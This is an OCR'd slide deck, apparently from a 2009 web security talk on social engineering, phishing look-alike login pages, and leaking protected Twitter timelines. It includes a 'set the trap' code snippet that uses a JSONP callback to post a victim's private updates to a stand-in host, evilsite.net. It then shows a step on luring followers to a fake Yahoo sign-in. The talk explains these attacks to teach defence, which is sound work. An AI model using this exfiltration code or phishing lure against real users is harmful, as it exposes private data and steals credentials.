
# SocEng basics:

Show authority.


Create fake need of urgency.

Take over responsibility.

# Conditioning helps. :-(




Please complete this page within 3:15 minutes
After 3:15 minutes, the tickets we're holding will be released for others to buy.



YAHOO! flickr

Yahoo! - Help

Welcome to Yahoo!

## Enjoy all the benefits of Yahoo! Flickr

- **Access** all your digital imag
- **Show off** your favorite phot
- **Share photos** with your friends and family - it's easy!

## Get all the best with one Yahoo! ID

Your Yahoo! ID gives you access to powerfu mail and instant messaging, security features like er, and favorites like online photos and music –

### Sign in to Yahoo!

**Are you protected?**
Create your sign-in seal.
(Why?)

Yahoo! ID:

(e.g. free2rhyme@yahoo.com)

Password:

**Keep me signed in**
for 2 weeks unless I sign out. Info
[Uncheck if on a shared computer]

Sign In

Forget your ID or password? | Help

**Don't have a Yahoo! ID?**
Signing up is easy.

Sign Up

Copyright © 2009 Yahoo! Inc. All rights reserved. Copyright/IP Policy | Terms of Service | Guide to Online Security
Relevant advertising creates a better web experience. See how
NOTICE: We collect personal information on this site.
To learn more about how we use your information, see our Privacy Policy

# Social networks


# TweetEffect beta

About Us FAQ Contact Us

Find out which of your Twitter updates made people follow or leave you. Simply enter your Twitter ID in the following form.

**Your Twitter user ID:** codepo8 **Tell me about my effects!**

## And we're done, here is your results summary:



You are Christian Heilmann (codepo8) and you have 1864 followers.

**In the last 200 updates you lost followers 6 times and got new followers 7 times. Overall you lost 22 and gained 21 which means that in total you lost 1 followers.**

**Twitter this**

**Get this badge**

## Your Frequency of follower changes

TWEETEFFECT.COMM MAKES MY PROTECTED UPDATES PUBLICLY ACCESSIBLE.

THIS IS ABSOLUTELY UNACCEPTABLE TO ME AND OTHER TWITTER USERS!

HOW WOULD YOU LIKE FOR ME TO MAKE YOUR LAST 200 E-MAILS PUBLICLY AVAILABLE?

YOU WOULDN'T I ASSUME.

STOP IT, STOP IT NOW!

I WILL TALK TO BIZ STONE ABOUT THIS TOO, SINCE THE TWITTER API SHOULDN'T LET YOU DO THIS IN FIRST PLACE.

THOUGHT THE DAYS OF WARRANT-LESS WIRE TAPPING WERE OVER.

DO NOT ANSWER THIS WITH ANY KIND OF MARKETING/PR FLUFF, SPARE ME.

IRATELY YOURS [redacted]


p.s.: your answer might get published in one form or the other, fair warning.

twitter

Login / Join Twitter!

# Tuna

**This person has protected their updates.**





**Name** Gary Barber
**Location** Perth, Western Australia
**Web** http://manwithnob...
**Bio** man with no blog, UX Designer, Information Architect, builds web thingies.

350 following | 333 followers | 20,931 updates

**Updates**

**Favorites**

**Following**



View All...

© 2009 Twitter About Us Contact Blog Status Apps API Search Help Jobs Terms Privacy

# Step 1: Log in yourself

# Step 2: Get list of followers

twitter

Login / Join Twitter!

# Tuna

**Name** Gary Barber
**Location** Perth, Western Australia
**Web** http://manwithnob...
**Bio** man with no blog, UX Designer, Information Architect, builds web thingies.

350 following | 333 followers | 20,931 updates

**This person has protected their updates.**

**Updates**

twitter

Home Profile Find People Settings Help Sign out

## Tuna's 333 Followers

tolranet / Paul

follow

Ringers / Neil Ringshaw

follow

lozz / Lozz Cochrane

follow

# Step 3: Set the trap


http://twitter.com/statuses/user_timeline/codepo8.xml?count=200

```
<img src="tuna_funny.jpg" alt="tee hee hee">

<form method="post" action="http://evilsite.net/leech.php">
<input type="hidden" value="" name="muahaha">
</form>
```

```
<script>
function evilgenius(o){
   var m = document.getElementById('muahaha');
   m.value = o;
   document.forms[0].submit();
}
</script>
<script
src="http://twitter.com/statuses/user_timeline/tuna.json?
count=200&callback=evilgenius"></script>
```

# Step 4: Lure his followers



YAHOO! flickr

Yahoo! - Help

Welcome to Yahoo!

## Enjoy all the benefits of Yahoo! Flickr.

- **Access** all your digital images in one place.
- **Show off** your favorite photos to the world.
- **Share photos** with your friends and family - it's easy!

## Get all the best with one Yahoo! ID.

Your Yahoo! ID gives you access to power tools like instant messaging, security features like Blocker, and favorites like online photos and mu

None of this!

### Sign in to Yahoo!

**Are you protected?**
Create your sign-in seal.
(Why?)

Yahoo! ID:

(e.g. free2rhyme@yahoo.com)

assword:

**Keep me signed in**
for 2 weeks unless I sign out. Info
[Uncheck if on a shared computer]

Sign In


Forget your ID or password? | Help

**Don't have a Yahoo! ID?**
Signing up is easy.

Sign Up

All rights reserved. Copyright/IP Policy | Terms of Service | Guide to Online Security
vant advertising creates a better web experience. See how
NOTICE: We collect personal information on this site.
To learn more about how we use your information, see our Privacy Policy

# Predictability




# Basic people measures:

Don’t allow for auto log-in.
Share security responsibility with the users.
Avoid stressful interfaces.
Be very open about your communication.

# Bot attacks.

# Captchas to the rescue?



**DEFEATED CAPTCHAS**

PWNtcha is able to detect and decode the following captchas:

